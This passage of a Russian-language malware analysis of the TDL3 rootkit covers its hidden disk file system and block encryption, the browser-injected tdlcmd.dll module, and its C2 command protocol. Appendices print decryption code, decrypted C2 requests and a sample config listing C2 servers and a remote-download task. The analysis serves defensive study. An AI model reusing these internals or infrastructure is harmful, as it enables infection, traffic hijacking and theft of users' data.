

Рисунок 24 – Схема файловой системы

В конце жесткого диска TDL3 располагает свою файловую систему, которая начинается с последнего логического блока диска (т.е. с последнего сектора), и растёт к его началу, так что теоретически может перезаписать данные операционной системы. Смещение файловой системы от начала диска может быть вычислено по следующей формуле:

$$offset = (x - 1) * y$$

где x – количество секторов на диске, y – размер сектора в байтах (обычно размер сектора составляет 512 байт). Файловая система руткита так же разделена на блоки, размер которых равен 1024 байтам. В самом начале файловой системы располагается таблица файлов, в которой находится служебная информация обо всех файлах, содержащихся в ней. Каждая запись в таблице имеет следующий формат:

- имя файла (не более 16 символов);

- смещение начала файла относительно начала файловой системы, выраженной в килобайтах (для того чтобы получить смещение файла относительно начала диска в байтах, необходимо вычесть из смещения начала файловой системы начало файла умноженное на 1024);
- размер файла в байтах;
- время создания файла.

Читатель может найти структуры, описывающие файловую систему в приложении А. Каждый блок файловой системы имеет следующий формат:

- байты 0/3 – сигнатура:
  - TDLD – блок содержит таблицу файлов;
  - TDLF – блок содержит файл (часть файла);
  - TDLN – блок свободен;
- байты 4/7 – смещение следующего блока от начала файловой системы, выраженное в килобайтах;
- байты 8/11 – размер данных, содержащихся в блоке;
- 12/1023 – данные.

На следующем рисунке представлен пример содержимого таблицы файлов.



Рисунок 25 – Таблица файлов файловой системы TDL3

Как видно, в файловой системе содержится 5 файлов:

- ***tdl*** – тело руткита;
- ***config.ini*** – конфигурационный файл;
- ***rsrc.dat*** – 917 (0x395) байт перезаписанных ресурсов заражённого драйвера;

- ***tdlcmd.dll*** – модуль, внедряемый в процессы;
- ***?xay.tmp*** – удалённый временный файл.

Так же из рисунка видно, что файл config.ini имеет размер 673 (0x2A1) байт и расположен в следующем блоке (его смещение равно 1024 байтам).

Содержимое каждого блока хранится в зашифрованном виде. В последней версии руткита, на момент написания статьи, (3.273) содержимое блоков зашифровано с помощью бинарной операции xor с константой 0x54, которая инкрементируется при каждой итерации. В более ранней версии руткита для шифрования содержимого блоков использовался шифр RC4 с ключом “tdl”. Алгоритмы для расшифрования для обоих шифров приведены в приложении B.

Модуль tdlcmd.dll

В состав дистрибутива руткита TDL3 входит специальный модуль *tdlcmd.dll*, предназначенный для внедрения в процессы. Руткит внедряет данный модуль в процесс svchost.exe, а так же во все процессы, созданные с момента запуска руткита. Однако функционирует данный модуль не во всех процессах, а лишь в тех, имена которых содержат следующие строки: "*svchost.exe*", "*netsvcs.exe*", "*explore*", "*firefox*", "*chrome*", "*opera*", "*safari*", "*netscape*", "*avant*", "*browser*", “*wuauclt*” (как видно из следующего рисунка). В противном случае данный модуль выгружается.

```
GetModuleFileNameA(0, Filename, 0x103u);
ModuleName = PathFindFileNameA(Filename);
v4 = GetCommandLineA();
if ( stricmp(ModuleName, "svchost.exe") || !StrStrIA(v4, "netsvcs") )
{
  if ( PathMatchSpecA(ModuleName, "*explore*")
    || PathMatchSpecA(ModuleName, "*firefox*")
    || PathMatchSpecA(ModuleName, "*chrome*")
    || PathMatchSpecA(ModuleName, "*opera*")
    || PathMatchSpecA(ModuleName, "*safari*")
    || PathMatchSpecA(ModuleName, "*netscape*")
    || PathMatchSpecA(ModuleName, "*avant*")
    || PathMatchSpecA(ModuleName, "*browser*")
    || PathMatchSpecA(ModuleName, "*wuauclt*") )
    goto CONTINUE_EXECUTION;
  return 0;
}
```

Рисунок 26 – Модуль *tdlcmd.dll* функционирует в определённых процессах

Когда данный модуль загружается в адресное пространство процесса, он удаляет все перехваты и восстанавливает модифицированные функции следующих библиотек:

- *ntdll.dll*;

- *kernel32.dll;*
- *mswsock.dll;*
- *ws2_32.dll;*
- *wsock32.dll;*
- *wininet.dll*.

Модуль считывает данные библиотеки с диска, самостоятельно загружает их в адресное пространство, затем сравнивает содержимое секций с именами “.text” и “.rsrc” с соответствующими секциями загруженных библиотек. И если замечено несоответствие, модуль их восстанавливает.

Модуль tdlcmd.dll перехватывает следующие функции:

- *ntdll.dll:*
  - *KiUserExceptionDispatcher;*
  - *ZwProtectVirtualMemory;*
  - *ZwWriteVirtualMemory;*
- *mswsock.dll:*
  - *WSPRecv;*
  - *WSPSend;*
  - *WSPCloseSocket;*
- *ole32.dll:*
  - *CoCreateInstance*.

Данный модуль имеет 2 режима функционирования, в зависимости от процесса в который он загружен. Если модуль загружен в процесс с именем *svchost.exe* или *netsvcs.exe*, то он периодические обращается к управляющим серверам и получает от них команды, которые затем выполняет. Секция *tdlcmd* конфигурационного файла содержит список серверов, с которыми должен взаимодействовать модуль

Если модуль *tdlcmd.dll* загружен в адресное пространство браузера, он осуществляет перехват и подмену *http* трафика, то есть способен перенаправлять браузер на определённые сайты, подменять результаты ответа поисковых систем и т.д. Так же он сохраняет все поисковые запросы, совершенные пользователем, и передаёт их на удаленный сервер.

Протокол взаимодействия с серверами

Все взаимодействия между модулем *tdlcmd.dll* и управляющим сервером осуществляются через протокол *http* (в отдельных случаях *https*) и инициируются модулем. Для того чтобы запросить команду у сервера, модуль *tdlcmd.dll* отправляет ему следующий запрос:

bot_id|aff_id|sub_id|version|”3.82”|os_version|locale_info|default_browser|install_date, где

- *bot_id* – идентификатор бота;
- *aff_id* – информация, идентифицирующая дистрибьютора данного руткита;
- *sub_id* – информация, идентифицирующая дистрибьютора данного руткита;
- *version*– версия руткита;
- *os_version* – версия операционной системы;

- *locale_info* – локаль;
- *default_browser* – браузер, используемый по умолчанию;
- *install_date* – дата и время инсталляции руткита.

Данный запрос перед передачей зашифровывается с помощью шифра RC4, где в качестве ключа выступает запрашиваемый URL. Далее запрос кодируется согласно BASE64 кодировке и передаётся удалённому серверу. Примеры подобных запросов могут быть найдены в приложении C.

В ответ на запрос модуль *tdlcmd.dll* получает от сервера команды, которые имеют следующий формат:

Имя_команды.метод(параметр1, параметр2, …..)

Имя команды может принимать следующие значения:

- *tdlcmd*;
- имя исполняемого файла в файловой системе руткита.

Если в качестве имени команды указано *“tdlcmd”*, то метод может принимать следующие значения:

- *DonwloadCrypted* – загрузить зашифрованный файл и сохранить его в файловой системе;
- *DownloadAndExecute* – загрузить исполняемый файл и запустить его;
- *Download* – загрузить файл и сохранить его в файловой системе;
- *ConfigWrite* – сделать запись в конфигурационном файле.

Если в качестве команды указано имя исполняемого файла в файловой системе руткита отличное от *“tdlcmd”*, то метод определяет имя функции, экспортируемой указанным модулем, которую нужно выполнить.

Параметры методов могут быть следующего типа:

- строка (Unicode и ASCII);
- целые числа;
- числа с плавающей точкой.

Задания

Конфигурационный файл руткита содержит секцию, имеющую имя *“tasks”* (см приложение E для примера), в которой модуль сохраняет все команды полученные от сервера для их дальнейшего выполнения.

Когда модуль *tdlcmd.dll* получает команду *tdlcmd.DownloadCrypted*, он делает соответствующую запись в конфигурационный файл:

*module_name = **target_url*

Если модуль *tdlcmd.dll* получает команду *tdlcmd. DownloadAndExecute*, то он делает запись:

*date_of_request = **!**target_url*

Если модуль *tdlcmd.dll* получает команду *tdlcmd.Download* то он делает запись:

module_name = target_url.

Для того чтобы удалить какой-либо файл из файловой системы руткита, модуль *tdlcmd.dll* делает запись:

имя_файла_для_удаления = –

Раз в 5 минут модуль *tdlcmd.dll* считывает содержимое секции tasks конфигурационного файла и выполняет все задания, перечисленные в ней.

Приложение А

Структуры, описывающие файловую систему руткита

```
// Стурктура, соответствующая файлу в таблице файлов
typedef struct _TDL_FILE_TABLE_ENTRY
{
	char FileName[16];		// имя файла
	ULONG FileSize;			// размер файла в байтах
	ULONG FileOffset;		// смещение начала файла от начала файловой системы
	__int64 FileTime;		// время создания файла
}TDL_FILE_TABLE_ENTRY, *PTDL_FILE_TABLE_ENTRY;

// Структура, соответствующая блоку файловой системы
typedef struct _TDL_FILE_OBJECT
{
	ULONG Signature;		// сигнатура
	ULONG NextBlockOffset;	// смещение до следующего блока от начала файловой сист
	ULONG Reserved;
	UCHAR FileData[0x3F4];	// данные блока (таблица файлов или содержимое файла)
}TDL_FILE_OBJECT, *PTDL_FILE_OBJECT;

//Структура, описывающая таблицу файлов
typedef struct _TDL_FS_DIRECTORY
{
	ULONG Signature;		// сигнатура (TDLD)
	ULONG NextBlockOffset;	// смещение до следующего блока от начала файловой сист
	ULONG Reserved;
	TDL_FILE_TABLE_ENTRY Files[0x1F]; // массив структур, описывающий файлы
}TDL_FS_DIRETCORY, *PTDL_FS_DIRECTORY;
```

Приложение B

Процедуры расшифрования блоков файловой системы руткита

```
void DecryptBufferXor(char Key)
{
	DWORD k = 0;

	for(k = 0 ; k < 0x400 ; k ++)
	{
		Buffer [k] ^= Key;
		Key ++;
	}

	return;

}

void DecryptBufferRC4(char *pKey, int iKeyLength)
{
	unsigned char keyBuffer[256];
	DWORD i = 0, j = 0;
	DWORD  k = 0;
	UCHAR ucTemp;

	for(i = 0 ; i < sizeof(keyBuffer) ; i ++)
		keyBuffer[i] = (char)i;

	for(i = j = 0 ; i < sizeof(keyBuffer) ; i ++)
	{
		j = (j + pKey[i % iKeyLength] + keyBuffer[i]) % 256;
	 ucTemp = keyBuffer[i];
	 keyBuffer[i] = keyBuffer[j];
	 keyBuffer[j] = ucTemp;
	}

	i = j = 0;

	for(k = 0 ; k < 0x400 ; k ++)
	{
		i = (i + 1) % 256;
		j = (j + keyBuffer[i]) % 256;
		ucTemp = keyBuffer[i];
		keyBuffer[i] = keyBuffer[j];
		keyBuffer[j] = ucTemp;
		Buffer [k] ^= keyBuffer[(keyBuffer[i] + keyBuffer[j]) % 256];
	}

	return;
}
```

Приложение C

Примеры запросов к серверу:

URL:
http://d45648675.cn/yPFerNxCiUwohhnNF1XPN7wCVLPrcxfMAEYo74O8FjWd57Vkd52hOMrIkrkf1fTjpxf9W8ISKJzBh8s7NAV4hy4=

DECRYPTED:

7b8f5d01-d790-453b-96af-c1c0b77abeb3|20375|0|1|6be|5.1 2600 SP2.0

URL:
http://m3131313.cn/shcJJbktZ5rjkqA/c2zqsMcZYkW+RDfopILj0TaL032JHpgmeQuo1z1PaKGwyxOtBq3HsJeJDHEmMwD5rgGxqPGqPvbtPsIe1eC6oFhT00ZI9P6VNSaEMlQjYojyiLu6CzdTR7ie8dzTUC1XegPoP10+g0UKVMeYJ/LY1HgkWYBGaIFF4kH5brf0i/qw/kWpjYpeuD+dm8C83PJCysvPrbc1wjoVGlhVS170+0oFQO8=

DECRYPTED:

1.5|7b8f5d01-d790-453b-96af-c1c0b77abeb3|20375|0|iastor.sys+download|http://www.mastercard.com/ru/personal/ru/promotions/giftseason/promo_description.html|http://www.yandex.ru/

Приложение D

Пример файла config.ini:

```
[main]
quote=You people voted for Hubert Humphrey, and you killed Jesus
version=3.273
botid=7483279d-c1d0-49f8-9a16-18b48a59a875
affid=11418
subid=0
installdate=13.4.2010 11:11:13
builddate=8.4.2010 11:18:57

[injector]
*=tdlcmd.dll

[tdlcmd]
servers=https://873hgf7xx60.com/;https://jro1ni1l1.com/;https://61.61.20.132/;https://1iii1i11i1ii.com
/;https://61.61.20.135/;https://0o0o0o0o0.com/;https://68b6b6b6.com/;https://34jh7alm94.asia/
wspservers=http://lk01ha71gg1.cc/;http://zl091kha644.com/;http://a74232357.cn/;http://a76956922.c
n/;http://91jjak4555j.com/
popupservers=http://cri71ki813ck.com/
version=3.74
delay=7200
clkservers=http://lkckclckl1i1i.com/

[tasks]
tdlcmd.dll=https://1iii1i11i1ii.com/9lhChAsRmDq7
```